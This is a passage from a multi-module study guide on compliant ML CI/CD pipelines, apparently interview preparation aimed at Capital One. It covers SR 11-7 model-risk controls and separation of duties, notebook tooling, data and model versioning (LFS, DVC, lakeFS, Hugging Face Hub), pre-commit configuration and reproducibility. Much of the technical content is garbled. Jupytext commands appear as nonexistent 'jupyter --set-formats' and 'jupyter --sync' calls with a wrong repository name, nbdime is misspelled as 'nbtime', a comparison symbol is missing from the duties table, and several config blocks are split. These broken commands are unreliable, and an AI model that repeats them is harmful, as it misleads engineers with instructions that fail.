For Capital One: 2FA enforced; verified domain capitalone.com; restricted org creation; restricted App installs (platform/security team only); signed commits required across all orgs via Enterprise policy.

---

## 10. Cross-references

- The Rulesets that produce most of the auditable events → [module 11](#).
- Auth credentials types + SAML-authorization step → [module 12](#).
- Environment-based deploy gates as the separation-of-duties layer → [module 30](#).
- SR 11-7-specific audit requirements for ML model lifecycle → [module 37](#).

# 37 — SR 11-7 + immutable audit trails + separation of duties for ML deployments

*“SR 11-7 is the Federal Reserve’s model-risk supervisory letter. It governs every ML model in production at every US bank. The CI/CD implication: every model promotion must be approved, attested, and reconstructible years later.”*

## Why this module exists

The bank-specific overlay on everything in Topic 07. The technical patterns (signed commits, attestations, environment approvals) are the *implementation* of SR 11-7 / model-risk management requirements. This module makes the regulator → code mapping explicit so you can speak fluently in interviews about “how would you make your ML pipeline SR 11-7 compliant?”

---

## 1. SR 11-7 — what it is

- **Supervisory Letter SR 11-7** — issued by the Federal Reserve Board on **April 4, 2011**.
- **Subject:** Guidance on Model Risk Management.
- **Applies to:** every US bank holding company and supervised institution.
- **Scope:** any quantitative model used in business decisions — credit scoring, fraud detection, AML, market risk, capital reserves, ALM, deposit-flow forecasting, marketing targeting, etc.
- **Modern ML scope:** explicitly includes machine learning models per subsequent OCC guidance.

The letter is short (~21 pages). It articulates three core principles: 1. **Sound model development, implementation, and use**. 2. **Effective model validation** — independent review of every material model. 3. **Robust governance** — policies, procedures, oversight, controls.

The structure: **three lines of defense** (1L = model developers/users; 2L = model risk management / independent validation; 3L = internal audit).

For your role as a Sr Lead AI/ML Engineer at Capital One: - You’re 1L (you develop + use models). - 2L challenges your work (MRM team independently validates). - 3L audits the process. - The CI/CD pipeline is the evidence machine that lets 2L and 3L verify your work *years later*.

## 2. What SR 11-7 demands from a CI/CD pipeline

The letter doesn't say "thou shalt use GitHub Actions." It says (paraphrased):

| SR 11-7 principle                   | CI/CD translation                                                                       |
|-------------------------------------|-----------------------------------------------------------------------------------------|
| Documented model development        | ADRs + model cards in repo; signed commits                                              |
| Data lineage tracked                | Lineage attestations; SBOM-equivalent for training data                                 |
| Model code immutable + reproducible | Signed artifact attestations; deterministic builds where feasible                       |
| Independent validation gate         | Separate environment with required reviewer (the MRM team)                              |
| Change-control over deployments     | GitHub Environment manual approval; CloudTrail logs                                     |
| Separation of duties                | Author approver; CODEOWNERS + Required Reviewer rules; environment self-review disabled |
| Ongoing monitoring                  | Drift detection wired to alerts; champion/challenger metrics tracked                    |
| Override / kill switch              | Feature flag for instant model disable; rollback workflow tested                        |
| Auditable history forever           | Audit log streamed to SIEM; long-term retention beyond GitHub's 6 months                |

## 3. The minimum viable SR 11-7 model pipeline (sketch)

- Engineer makes a model change in a PR
  - └ CODEOWNERS routes review to @ml-team
  - └ Required Reviewer rule routes review to @model-validation (MRM) for `/models/\*\*`
  - └ Required CI checks: lint + test + model-validation (fairness, bias, drift)
  - └ Signed commits enforced
  - └ Conventional Commits enforced
- PR merged to main (squash)
  - └ Audit log: merge by alice; verified signed; 2 approvals (bob, carol)
  - └ Audit log: model-validation status check = passed
  - └ Triggers training pipeline
- SageMaker training pipeline runs
  - └ Reads training data from S3 (versioned + lineage-attested)
  - └ Trains model
  - └ Runs validation suite (offline metrics, fairness, bias)
  - └ Registers in SageMaker Model Registry as "PendingApproval"
  - └ Generates SLSA Build Level 3 attestation for model artifact
- MRM team independent validation
  - └ Reads validation report

- └─ Runs their own challenge tests
- └─ Approves "Approved" in SageMaker Model Registry (or rejects)
- └─ Audit log captures approver identity + timestamp

#### 5. Deploy to production (GitHub Actions workflow)

- └─ Job has `environment: prod` (manual approval required)
- └─ Required approver: SRE team (NOT the model author – separation of duties)
- └─ OIDC + IAM role scoped to "prod-model-deployer" trust
- └─ Updates SageMaker endpoint to point to approved model version
- └─ CloudTrail logs the UpdateEndpoint call
- └─ Audit log + Deployment history captures full chain

#### 6. Production monitoring

- └─ Real-time drift detection on input distribution + predictions
- └─ Fairness metrics tracked per protected group
- └─ Alerts to model-on-call when SLO breaches
- └─ Rollback workflow tested in chaos drills, executable in <5 min

#### 7. Years later, an audit asks "show me the model that was running on 2026-08-12 at 14:00 UTC for endpoint X"

- └─ Query SageMaker Model Registry: which version was active at that time
- └─ Query the registry entry: source commit SHA Y, training data ID Z
- └─ Verify artifact attestation: provenance signed by workflow run W
- └─ Query GitHub: PR that contained SHA Y, who reviewed, who approved deploy
- └─ Query CloudTrail: who called UpdateEndpoint, when, from which role
- Full reconstruction. SR 11-7 satisfied.

---

## 4. Separation of duties — the operational meaning

Separation of duties = “no single person can move a model from development to production unilaterally.”

In practice: - **Code author** writes the change. - **Code reviewer** (different person, from CODEOWNERS) approves the PR. - **MRM validator** (different team) independently validates the model. - **Deploy approver** (different from above three) approves the prod deploy.

GitHub mechanisms: - CODEOWNERS for routing - Required Reviewer ruleset rule with `!self-review` (newer feature) - Environment “Allow self-review = no” - Required reviewers on prod environment

Audit evidence: the chain of identities at each gate, captured in audit log + deployment history.

**Anti-pattern:** a single SRE who reviews ML PRs, approves model registry entries, AND approves prod deploys. Same person doing all three = no separation. Hire / staff so the responsibilities are split.

---

## 5. Immutable audit trail

SR 11-7 doesn’t say “use Git.” It says “be able to reconstruct any model state at any point in time.”

Git commits are immutable (content-addressed). Signed commits are tamper-evident. The pieces:

- **Code state:** signed commit SHA at deploy time
- **Build state:** artifact attestation (provenance)
- **Data state:** snapshot ID of training data (versioned in S3 + cataloged in Glue/Unity)
- **Environment state:** CDK/CloudFormation deployed at the time (also tagged)
- **Decision metadata:** who approved, when, with what comment

Captured in: - GitHub (commits, PRs, environments, audit log) - SageMaker Model Registry (model version metadata) - AWS CloudTrail (every API call, who called it) - Your SIEM (long-term retention)

Cross-referenced via: - The audit-log streaming setup ([module 36](#)) - Tags carrying `commit_sha` + `pipeline_run_id` on every AWS resource

---

## 6. Override / kill switch

SR 11-7 expects you to have a way to instantly disable a misbehaving model. Options: - **Feature flag** (LaunchDarkly / AWS AppConfig) — fastest, no deploy needed - **SageMaker endpoint update** to a previous model version — minutes - **Endpoint deletion** — last resort

The kill switch must be tested. Quarterly chaos drill: “disable production model in <2 min.” Capture the timing as audit evidence.

---

## 7. Model card — the required documentation

A **model card** (Google’s 2018 paper popularized the format) documents what the model does, its training data, intended use, performance metrics per slice, and known limitations.

For SR 11-7, the model card answers the documentation requirement at the model level.

Standard sections: 1. Model details (name, version, owner, date) 2. Intended use + out-of-scope use 3. Training data (source, dates, size, known biases) 4. Evaluation data (same) 5. Metrics (accuracy + fairness across protected groups) 6. Quantitative analysis (confusion matrix, ROC curves) 7. Caveats and limitations 8. Ethical considerations

Store as `MODEL_CARD.md` in the model’s repo. Update on every model retraining. Link from SageMaker Model Registry’s `description` field.

---

## 8. Fairness, bias, drift — as code

Embed in CI as required status checks:

```
- name: Fairness check
 run: |
 python -m fairness_eval \
 --model models/checkpoint.pt \
 --eval-data data/eval.parquet \
 --protected-attrs age,gender,race \
 --metrics demographic_parity,equal_opportunity,disparate_impact \
```

```

--threshold 0.8 \
--output fairness-report.json

- name: Upload fairness report
 uses: actions/upload-artifact@v4
 with: { name: fairness-report, path: fairness-report.json }

- name: Fail if fairness violated
 run: python -c "import json; r=json.load(open('fairness-report.json')); exit(0 if r['passed'] else 1)"

```

Make this a required check on the model's repo. PR can't merge if fairness regresses.

In production: continuous drift + fairness monitoring (Evidently AI, Arize, SageMaker Model Monitor, custom). Alerts wired to PagerDuty.

We cover the implementation in [module 42](#).

---

## 9. Capital One signaling — what they'd want to see

In an interview, when asked “how would you make your ML pipeline SR 11-7 compliant?”:

“Each model lifecycle step maps to a control: PR review enforces 1L self-checks (CODEOWNERS + required CI). Independent validation is a separate environment in the registry-promotion flow with MRM as required approver — that's the 2L gate. Production deploys require a separate person from the model author via environment manual approval — separation of duties. Every artifact is signed via OIDC-to-Sigstore (SLSA L3 if using reusable workflows). Audit log streamed to Splunk for retention beyond GitHub's 6 months. CloudTrail captures every endpoint mutation. Kill switch via SageMaker endpoint version revert, tested quarterly. Model card in repo, updated each retraining. Years later, given a date and an endpoint, we can reconstruct: commit SHA → training data version → validation reports → MRM approver → deploy approver. That's what 3L audit asks for.”

---

## 10. Cross-references

- The technical primitives this module composes:
  - Signed commits → [module 02](#), [module 11](#)
  - CODEOWNERS + Required Reviewer → [module 11](#)
  - Environment approval + scoped secrets → [module 30](#)
  - OIDC + IAM role scoping → [module 29](#)
  - Artifact attestations + Sigstore → [module 35](#)
  - Audit log streaming → [module 36](#)
- Fairness/bias/drift in CI → [module 42](#).
- SageMaker Model Registry promotion → [module 43](#).
- Model rollback workflows → [module 45](#).





## 38 — Notebook discipline (jupyter, nbtime, nbstripout, ReviewNB)

*“Production code lives in modules. Notebooks live in the repo for exploration. Without discipline, notebooks become a `git blame` graveyard and a merge-conflict factory.”*

### Why this module exists

Jupyter notebooks are JSON files containing code + outputs + metadata. They diff terribly, merge worse, and bloat repos with rendered output. Three+ tools fix this: **nbstripout** (strip outputs at commit), **nbtime** (semantic diffs), **jupyter** (pair with .py/.md). ReviewNB adds in-PR notebook rendering. This module is the canonical 2026 stack.

---

### 1. Why raw .ipynb files are awful in git

A notebook cell looks like:

```
{
 "cell_type": "code",
 "execution_count": 42,
 "id": "a1b2c3d4",
 "metadata": {"scrolled": true, "tags": []},
 "outputs": [
 {"name": "stdout", "output_type": "stream", "text": "..."},
 {"data": {"image/png": "iVBORw0KGgo...base64-encoded-image..."}}
],
 "source": ["import pandas as pd\n", "df = pd.read_csv('data.csv')\n"]
}
```

Problems: - Outputs change every run — every commit shows huge diffs unrelated to code. - Embedded base64 images are 100KB+ each. - Execution counts and IDs change per run. - Merge conflicts in JSON are unparseable for humans. - `git blame` on the raw JSON tells you nothing about which line of *code* changed.

---

## 2. nbstripout — strip outputs at commit time

Removes all outputs + execution counts + metadata noise from .ipynb files BEFORE they're committed. Cleanest cell stays in git; you still see outputs locally as you work.

```
pip install nbstripout

Configure for current repo
nbstripout --install
This sets a git attribute filter that runs nbstripout on .ipynb files

OR — set it up via .pre-commit-config.yaml (preferred for teams)
- repo: https://github.com/kynan/nbstripout
 rev: 0.7.1
 hooks:
 - id: nbstripout
```

After setup, `git status` shows no diff for output-only changes. Commits contain only your code changes.

## 3. .gitattributes for notebook filtering

`nbstripout --install` writes this to `.git/info/attributes`:

```
*.ipynb filter=nbstripout
*.zpln filter=nbstripout
*.ipynb diff=ipynb
```

To version-control the filter setup (so every team member benefits without running `nbstripout --install`):

```
.gitattributes — committed to repo
*.ipynb filter=nbstripout
*.ipynb diff=ipynb
```

Each person still needs `pip install nbstripout` once. Pre-commit hook ensures consistency.

## 4. nbdime — semantic notebook diffs

`git diff` on notebooks shows raw JSON. Useless. `nbdime` shows cell-by-cell diff with renderable outputs.

```
pip install nbdime
nbdime config-git --enable # makes git diff use nbdime for .ipynb files
```

Now:

```
git diff notebooks/explore.ipynb
Opens a side-by-side cell diff in browser (nbdiff-web)
```

```
nbdiff notebooks/explore.ipynb notebooks/explore_v2.ipynb # CLI version
```

For merges:

```
nbmerge LOCAL BASE REMOTE OUTPUT # 3-way merge with cell-level conflict resolution
```

GitHub UI also shows rendered notebook diffs (since 2023) but nbdime is better for complex diffs.

## 5. jupyter — pair .ipynb with .py

The killer move: keep notebooks for interactive work, but ALSO have a parallel .py (or .md) representation. The .py is what gets committed and reviewed; the .ipynb is gitignored (or kept but auto-synced).

```
pip install jupyter
```

```
Pair a notebook
jupyter --set-formats ipynb,py:percent notebooks/explore.ipynb
Creates notebooks/explore.py paired with notebooks/explore.ipynb
```

The .py looks like:

```
%% [markdown]
Explore the data
#
Load and inspect.
```

```
%%
import pandas as pd
df = pd.read_csv("data.csv")
df.head()
```

```
%% [markdown]
Distribution
```

```
%%
df.describe()
```

# %% separates cells. Both VS Code and Jupyter understand this format and can run cells from the .py directly.

Now: - Edit either file → run `jupyter --sync explore.ipynb` (or auto-sync in JupyterLab via Jupyter plugin) → both stay in sync. - Commit only the .py — git blame, diffs, merges all work great. - .ipynb is gitignored.

For pre-commit auto-sync:

```
- repo: https://github.com/mwouts/jupyter
 rev: v1.16.4
 hooks:
 - id: jupyter
 args: [--sync]
```

### Three text-pair format choices

| Format     | Best for                                            |
|------------|-----------------------------------------------------|
| py:percent | Most common; works in VS Code Interactive + PyCharm |
| py:light   | Cleaner Python that runs as plain script            |
| md         | Best for prose-heavy notebooks                      |

---

| Format     | Best for                     |
|------------|------------------------------|
| ipynb only | Default; what you start with |

---

## 6. ReviewNB — in-PR notebook rendering

[ReviewNB](#) is a GitHub App that adds a “Notebook Diff” tab to every PR. Renders cell-level diff with images, plots, etc. Better than GitHub’s native diff for visual-heavy notebooks.

For Capital One: viable if your security team approves the GitHub App. Otherwise, GitHub’s native rendered diff (improved since 2023) suffices for most reviews.

---

## 7. The Capital One-grade ML notebook setup

```
.pre-commit-config.yaml:

repos:
 # Strip outputs
 - repo: https://github.com/kynan/nbstripout
 rev: 0.7.1
 hooks:
 - id: nbstripout

 # Auto-sync jupyter text pairs
 - repo: https://github.com/mwouts/jupyter-text
 rev: v1.16.4
 hooks:
 - id: jupyter-text
 args: [--sync]

 # Lint notebook code with ruff
 - repo: https://github.com/astral-sh/ruff-pre-commit
 rev: v0.6.9
 hooks:
 - id: ruff
 types_or: [python, pyi, jupyter]
 args: [--fix]
 - id: ruff-format
 types_or: [python, pyi, jupyter]

.gitattributes:

*.ipynb filter=nbstripout
*.ipynb diff=ipynb
*.ipynb linguist-detectable=true

.gitignore (if using jupyter-text-paired):
```

```
Notebooks are paired; only commit the .py
notebooks/**/*.ipynb
!notebooks/.gitkeep
```

Makefile:

```
notebooks-sync:
 jupyter --sync notebooks/**/*.py
notebooks-strip:
 nbstripout notebooks/**/*.ipynb
```

---

## 8. The notebook-to-module refactoring discipline

Notebooks are for exploration. **Production code goes in `src/`.** Refactor before merging.

Workflow: 1. Explore in `notebooks/00_explore_data.ipynb` (paired with `.py`). 2. When a function emerges that you'll reuse: extract to `src/my_pkg/data/loaders.py`. 3. Notebook now imports from `my_pkg.data.loaders` instead of defining inline. 4. Function gets tests in `tests/unit/`. 5. Notebook becomes a thin “demo” or “report” — calls into library code.

Without this discipline, every team rediscovers the same data-loading code in 12 notebooks, and no one tests any of it.

Capital One pattern: notebooks for exploration + ad-hoc analysis; production training/inference code is plain `.py` modules with full test coverage. Model code path: experiment in notebook → extract to module → write tests → CI → deploy.

---

## 9. CI for notebooks

```
In your CI workflow
- name: Test notebooks execute
 run: |
 pip install nbmake
 pytest --nbmake notebooks/

Or use Papermill for parametrized runs
- name: Run baseline notebook
 run: |
 pip install papermill
 papermill notebooks/01_baseline.ipynb output.ipynb \
 -p data_path data/sample/ -p output_dir /tmp/
```

For notebooks that should always execute cleanly (e.g., README “quick start”): `pytest --nbmake` catches regressions.

---

## 10. Cross-references

- Pre-commit ecosystem in depth → [module 40](#).
- Repo structure for ML Python → [module 18](#).
- Data versioning (the data side) → [module 39](#).
- CI for ML (testing the code → modules) → [module 41](#).

# 39 — Git LFS + DVC + lakeFS + Hugging Face Hub

*“Don’t put large files in git. Pick the right tool: LFS for small/medium binaries, DVC for ML data + models with lineage, lakeFS for data-lake-scale, HF Hub for model distribution.”*

## Why this module exists

ML repos hit git’s “everything is small text” assumption hard. Datasets, model weights, checkpoints — all binary, large, and changing. Git LFS, DVC, lakeFS, and Hugging Face Hub each solve overlapping pieces. This module clarifies which to pick when.

---

### 1. The “don’t put it in git” decision tree

Is the file <100 KB and text?

→ Yes: commit to git.

Is the file <50 MB and binary?

→ Yes if rarely changing: commit to git (with ``.gitattributes` `binary``).

→ No if frequently changing: use LFS or DVC.

Is the file 50 MB – 5 GB?

→ Use Git LFS (simple) or DVC (lineage).

Is the file >5 GB OR you have terabytes of data?

→ DVC with S3/GCS backend, lakeFS, or just S3 + manifest.

Is it a trained model you want to share/distribute?

→ Hugging Face Hub (or SageMaker Model Registry / MLflow for internal).

The default at every shop: **production code in git; data + large models OUT of git**, with a pointer/manifest in git.

---

## 2. Git LFS — simple large-file storage

Git Large File Storage replaces the file in your repo with a small **pointer file** (text, ~130 bytes). The actual content lives in LFS storage (GitHub's, GitLab's, or self-hosted).

```
brew install git-lfs
cd my-repo
git lfs install
git lfs track "*.pt"
git lfs track "*.h5"
git lfs track "*.parquet"
git add .gitattributes
git add models/checkpoint.pt
git commit -m "add checkpoint"
git push
```

.gitattributes gets entries like:

```
*.pt filter=lfs diff=lfs merge=lfs -text
*.h5 filter=lfs diff=lfs merge=lfs -text
```

When someone clones, they get pointer files. To get the actual data:

```
git lfs pull # download all LFS files for current commit
git lfs fetch # download to LFS cache without checkout
```

**Pros:** Simple, native git workflow, GitHub-supported. **Cons:** - **Cost:** GitHub LFS storage = \$5/mo per 50 GB; bandwidth = \$5/mo per 50 GB. Quickly very expensive for ML datasets. - **No lineage:** which data was used for which training run? - **No partial fetch:** getting one file requires fetching the pointer first, then the blob. - **History bloat:** every change to a 1GB file adds 1GB to LFS storage. Forever. - **Performance:** slow on huge files compared to direct object storage.

**When to use LFS:** small-to-medium binary fixtures (test images, fonts, base model weights you commit once). NOT for actively-iterating ML datasets.

---

## 3. DVC — Data Version Control

Designed specifically for ML. Tracks data + models OUTSIDE git, with a small pointer file IN git. Adds pipelines, experiments, metrics.

```
pip install dvc[s3] # or [gcs], [azure], [gdrive], etc.
cd my-ml-repo
dvc init
git add .dvc .dvcignore && git commit -m "init dvc"
```

```
Configure remote storage (S3 in this example)
dvc remote add -d storage s3://my-bucket/dvc-store
git add .dvc/config && git commit -m "configure dvc remote"
```

```
Track a dataset
dvc add data/train.parquet
This creates data/train.parquet.dvc (a text pointer file) and adds the original to .gitignore
```



```
git add data/train.parquet.dvc data/.gitignore && git commit -m "add training data"
```

```
Push data to remote
dvc push
```

```
Someone else clones the repo
git clone ... && cd repo
dvc pull # downloads data/train.parquet from S3
```

The pointer file `data/train.parquet.dvc`:

```
outs:
 - md5: 5e8b3f...
 size: 1048576000
 path: train.parquet
```

## DVC pipelines

DVC also models your training pipeline as a DAG:

```
dvc.yaml
stages:
 prepare:
 cmd: python src/prepare.py
 deps:
 - data/raw.csv
 - src/prepare.py
 outs:
 - data/processed.parquet
```

```
train:
 cmd: python src/train.py
 deps:
 - data/processed.parquet
 - src/train.py
 params:
 - learning_rate
 - epochs
 outs:
 - models/checkpoint.pt
 metrics:
 - metrics.json:
 cache: false
```

```
dvc repro # runs only the stages whose inputs changed
dvc metrics show
dvc exp run # create an experiment branch
```

DVC tracks: - Data versions (pointer files in git) - Model versions (same) - Pipeline stages and their inputs/outputs  
- Experiments (parametrized runs with metrics)

**Pros:** ML-native, lineage-tracked, multi-backend, free (open source). **Cons:** Learning curve; ecosystem smaller

than MLflow; doesn't replace experiment-tracking UI (Studio is paid).

**When to use DVC:** when you want git-native data + model versioning with pipeline tracking, and don't mind the .dvc pointer files.

---

## 4. lakeFS — git-like for data lakes

lakeFS puts a git-like layer over S3 / GCS / Azure Blob. Branches, commits, merges — but for petabytes of data, not for code.

```
lakectl repo create lakefs://ml-data s3://my-lake-bucket/
lakectl branch create lakefs://ml-data/experiment-x --source main
... mutate data in experiment-x branch ...
lakectl commit lakefs://ml-data/experiment-x -m "add Q3 data"
lakectl merge lakefs://ml-data/experiment-x lakefs://ml-data/main
```

Apps read/write to lakeFS as if it were S3 (s3a://repo/branch/key), with git-like isolation.

**Pros:** petabyte-scale; zero-copy branches (just metadata); strong consistency guarantees; integrates with Spark, Trino, Athena. **Cons:** deploy a service; smaller community than DVC; ML-pipeline tooling lighter.

**When to use:** data-lake-scale data (multi-TB+) where you need isolated dev/test/prod views. Often pairs with DVC (lakeFS for data; DVC for pipelines).

---

## 5. Hugging Face Hub

The default for **model distribution** in the ML community. Repos on huggingface.co with git + LFS under the hood, plus a model card, dataset cards, and the Inference API.

```
pip install huggingface_hub
huggingface-cli login
```

```
Clone a model repo (uses git + LFS automatically)
git lfs install
git clone https://huggingface.co/meta-llama/Llama-3-8B-Instruct
```

```
Or via Python
from huggingface_hub import snapshot_download
path = snapshot_download(repo_id="meta-llama/Llama-3-8B-Instruct")
```

```
Upload your own model
from huggingface_hub import HfApi
api = HfApi()
api.create_repo(repo_id="capitalone/my-finetuned-model", private=True)
api.upload_folder(folder_path="models/checkpoint/", repo_id="capitalone/my-finetuned-model")
```

For Capital One: **private** HF Hub repos are the standard way to distribute models internally OR to consume open-source base models. With Enterprise Hub, you get SSO + SCIM + IP allowlist + audit log + dedicated infra.

**When to use:** model distribution. Not for raw training data.

## 6. The combined ML repo stack (typical)

Repo on GitHub:

|                     |                                           |
|---------------------|-------------------------------------------|
| — src/              | ← code in git (small, text)               |
| — notebooks/        | ← .py pairs in git; .ipynb gitignored     |
| — data/             |                                           |
| — sample/           | ← tiny test fixtures in git               |
| — train.parquet.dvc | ← pointer file in git; data in S3 via DVC |
| — models/           |                                           |
| — checkpoint.pt.dvc | ← pointer file; weights in S3             |
| — dvc.yaml          | ← pipeline definition                     |
| — pyproject.toml    |                                           |
| — .gitattributes    | ← LFS rules for small binaries            |

Plus: - **S3** holds the actual large data + models (DVC-managed) - **Hugging Face Hub** (or SageMaker Model Registry) holds versioned model releases for distribution - **MLflow Tracking Server** records experiment meta-data (params, metrics, artifacts pointers)

## 7. The 2026 alternatives — XetHub

[XetHub](#) (acquired by Hugging Face in 2024) is content-defined chunking for huge files. Replaces LFS with much better diffing for large binaries (delta-encoded, partial fetch). HF Hub has been migrating to Xet-backed storage.

For new projects, Xet-backed HF Hub repos handle multi-GB model weights with git-like ergonomics at a fraction of LFS bandwidth cost.

## 8. Decision matrix

| You have                                            | Best tool                                      |
|-----------------------------------------------------|------------------------------------------------|
| <10 binary fixtures, <50 MB each                    | Git LFS                                        |
| ML datasets with iteration, lineage matters         | DVC + S3                                       |
| Petabyte data lakes with branch-and-merge semantics | lakeFS                                         |
| Distributing a trained model                        | Hugging Face Hub (or SageMaker Model Registry) |
| Internal model registry with promotion gates        | SageMaker Model Registry / MLflow              |
| Versioned training data with strong consistency     | DVC + S3 (small/med) or lakeFS (large)         |
| ML-experiments tracking + visualization             | MLflow / W&B / Neptune                         |

The boundary is fuzzy. Common stack at modern shops: DVC + S3 for data; MLflow for experiments; SageMaker Model Registry for deployment; Hugging Face Hub for sharing open models.

## 9. The Capital One reality

Inference: AWS-native. Most likely: - **Data**: S3 + Glue/Lake Formation catalogs; possibly LakeFS in some teams. - **Data versioning**: DVC for repos with active data iteration; SageMaker Feature Store for serving features. - **Models**: SageMaker Model Registry as the primary model store + promotion gate (see [module 43](#)). - **External base models**: pulled from HF Hub via internal mirror (so the pull happens in their VPC, not over public internet). - **Git LFS**: minimally — fixture data, base model weights pinned in repo.

---

## 10. Cross-references

- Repo `pyproject.toml` + `.gitignore` for ML → [module 18](#).
- Notebook discipline (notebook side of the same coin) → [module 38](#).
- MLflow + SageMaker Model Registry → [module 43](#).
- Topic 04 module 10 — S3 deep — for the storage layer DVC/lakeFS sit on.

# 40 — Pre-commit ecosystem + reproducibility + notebook→module refactoring

*“Pre-commit is the catch-it-locally layer that saves you from 20-minute CI cycles. Reproducibility is what separates research code from production code. Refactoring notebooks into modules is what separates a senior from a researcher.”*

## Why this module exists

Three habits that compound: pre-commit hooks catch most issues locally (no CI roundtrip), reproducibility patterns let your work be re-run by anyone at any time, and notebook→module refactoring keeps your codebase shippable. All three are Sr-Lead-level expectations.

---

### 1. The pre-commit framework

[pre-commit](#) is a Python tool that manages git hooks for you. One YAML file, many languages, easy team adoption.

```
brew install pre-commit # or pip install pre-commit
cd my-repo
pre-commit install # installs into .git/hooks/pre-commit
pre-commit install --hook-type commit-msg # also commit-msg hook
pre-commit install --hook-type pre-push # also pre-push hook
pre-commit run --all-files # run on every file (great for first-time setup)
pre-commit autoupdate # bump all hook revs
```

---

### 2. The canonical ML `.pre-commit-config.yaml`

```
default_language_version:
 python: python3.11

default_stages: [pre-commit]
```

```

repos:
 # General hygiene
 - repo: https://github.com/pre-commit/pre-commit-hooks
 rev: v5.0.0
 hooks:
 - id: trailing-whitespace
 - id: end-of-file-fixer
 - id: check-yaml
 args: [--unsafe] # allow custom YAML tags
 - id: check-toml
 - id: check-json
 - id: check-added-large-files
 args: [--maxkb=500]
 - id: check-merge-conflict
 - id: check-case-conflict
 - id: detect-private-key
 - id: debug-statements # finds pdb.set_trace, breakpoint()
 - id: mixed-line-ending
 args: [--fix=lf]

 # Python: ruff (linter + formatter, replaces flake8+black+isort+pyupgrade)
 - repo: https://github.com/astral-sh/ruff-pre-commit
 rev: v0.6.9
 hooks:
 - id: ruff
 args: [--fix]
 types_or: [python, pyi, jupyter]
 - id: ruff-format
 types_or: [python, pyi, jupyter]

 # Type checking
 - repo: https://github.com/pre-commit/mirrors-mypy
 rev: v1.11.2
 hooks:
 - id: mypy
 additional_dependencies: [types-requests, pydantic, sqlalchemy[mypy]]
 args: [--strict, --ignore-missing-imports]
 exclude: ^(tests/|notebooks/|scripts/)

 # Python security
 - repo: https://github.com/PyCQA/bandit
 rev: 1.7.10
 hooks:
 - id: bandit
 args: [-c, pyproject.toml]
 additional_dependencies: ["bandit[toml]"]
 exclude: ^tests/

```

```
Secret detection – local first line of defense
- repo: https://github.com/gitleaks/gitleaks
 rev: v8.18.4
 hooks:
 - id: gitleaks

Notebook output stripping
- repo: https://github.com/kynan/nbstripout
 rev: 0.7.1
 hooks:
 - id: nbstripout

Jupyter auto-sync (if using paired notebooks)
- repo: https://github.com/mwouts/jupyter
 rev: v1.16.4
 hooks:
 - id: jupyter
 args: [--sync]

YAML formatting
- repo: https://github.com/adrienverge/yamllint
 rev: v1.35.1
 hooks:
 - id: yamllint
 args: [-d, '{extends: default, rules: {line-length: {max: 120}}}]']

Workflows linting
- repo: https://github.com/rhysd/actionlint
 rev: v1.7.3
 hooks:
 - id: actionlint

Dockerfile linting
- repo: https://github.com/hadolint/hadolint
 rev: v2.13.0-beta
 hooks:
 - id: hadolint-docker

Conventional commits (commit-msg hook)
- repo: https://github.com/compilerla/conventional-pre-commit
 rev: v3.4.0
 hooks:
 - id: conventional-pre-commit
 stages: [commit-msg]
 args: [feat, fix, docs, style, refactor, perf, test, build, ci, chore, revert]
```

This catches at commit time: formatting, lint, type errors, security smells (bandit), leaked secrets (gitleaks), workflow YAML errors (actionlint), Dockerfile issues (hadolint), notebook outputs, non-Conventional commits.

CI then re-runs everything as a safety net (in case someone bypassed local hooks with `--no-verify`).

### 3. Run pre-commit in CI

```
.github/workflows/ci.yml
jobs:
 pre-commit:
 runs-on: ubuntu-latest
 steps:
 - uses: actions/checkout@v6
 - uses: actions/setup-python@v5
 with: { python-version: "3.11" }
 - uses: pre-commit/action@v3.0.1
 with:
 extra_args: --all-files
```

The `pre-commit/action@v3.0.1` action handles caching and runs the same config. CI failure tells the dev to run locally first.

Make it a required status check on branch protection so unsanitized PRs can't merge.

### 4. Reproducibility — the foundations

Reproducible = “anyone, any time, can rebuild the same artifact from the same inputs.”

#### Pin everything

- **Python version:** `.python-version`, `pyproject.toml` `requires-python`, Docker base image tag.
- **Dependencies:** lock file (`uv.lock`, `poetry.lock`, `requirements.lock`). Committed.
- **System packages:** Docker base image with explicit version + apt packages pinned in Dockerfile.
- **External services:** pin model IDs (e.g., `gpt-4-turbo-2024-04-09`, not `gpt-4`), API versions.
- **Random seeds:** set explicit seeds in training code (`torch.manual_seed`, `np.random.seed`, `random.seed`).
- **Data version:** pin via DVC pointer file or explicit S3 URI with version.

#### Avoid implicit state

- Don't depend on `~/.cache/...` or `$ENV_VARS` set externally — declare them.
- Don't rely on filesystem ordering — sort explicitly.
- Don't use system time for randomness — use seeded RNG.
- Don't rely on global state in tests — fixtures per test.

#### Deterministic builds

```
FROM python:3.11-slim AS base
ENV PYTHONHASHSEED=0
ENV PIP_NO_CACHE_DIR=1
ENV SOURCE_DATE_EPOCH=315532800 # 1980-01-01 (for build timestamps)
```



```
Pin everything
RUN apt-get update && apt-get install -y --no-install-recommends \
 libgomp1=12.2.0-14 \
 && rm -rf /var/lib/apt/lists/*
```

```
COPY pyproject.toml uv.lock ./
RUN pip install uv && uv sync --frozen --no-dev
```

SOURCE\_DATE\_EPOCH is the reproducible-builds standard env var — many tools honor it for deterministic timestamps in artifacts.

## Reproducible ML training

Beyond seeds: - Pin GPU type (different architectures produce different floating-point outputs). - Disable nondeterministic ops where possible: `python torch.backends.cudnn.deterministic = True` `torch.backends.cudnn.benchmark = False` `torch.use_deterministic_algorithms(True)` - Log every hyperparameter, every data version, every commit SHA to MLflow.

100% reproducibility on GPU is hard (some CUDA ops are inherently nondeterministic). Aim for 1e-4 difference in eval metrics; document residual nondeterminism.

---

## 5. The notebook → module refactoring discipline

### Symptoms of “notebook code that should be a module”

- Same function copy-pasted across 3+ notebooks
- A cell longer than 30 lines that’s not exploratory
- Logic you’d want to unit test
- Code another team member needs to call

### Refactoring steps

1. **Identify:** cell or block of cells that’s reusable logic (not exploration).
2. **Extract:** move into `src/my_pkg/<domain>/<name>.py`. Add type hints.
3. **Replace** the notebook cell with `from my_pkg.<domain> import <fn>`.
4. **Test:** write `tests/unit/test_<name>.py` covering happy path + edge cases.
5. **Document:** docstring on the function (Google or NumPy style).
6. **Re-run notebook:** verify behavior unchanged.

Now the function: - Is tested - Is importable by training scripts, inference services, other notebooks - Has a clear name and docstring - Can be reviewed independently - Has version history

### The pre-commit-grade check

A custom check: “no production paths import from notebooks/.”

```
- repo: local
 hooks:
 - id: no-notebook-imports-in-src
 name: "src/ shouldn't import from notebooks/"
```

```
entry: bash -c 'grep -r "from notebooks" src/ tests/ && exit 1 || exit 0'
language: system
pass_filenames: false
```

A simple but effective discipline.

---

## 6. Reproducibility in CI for ML

```
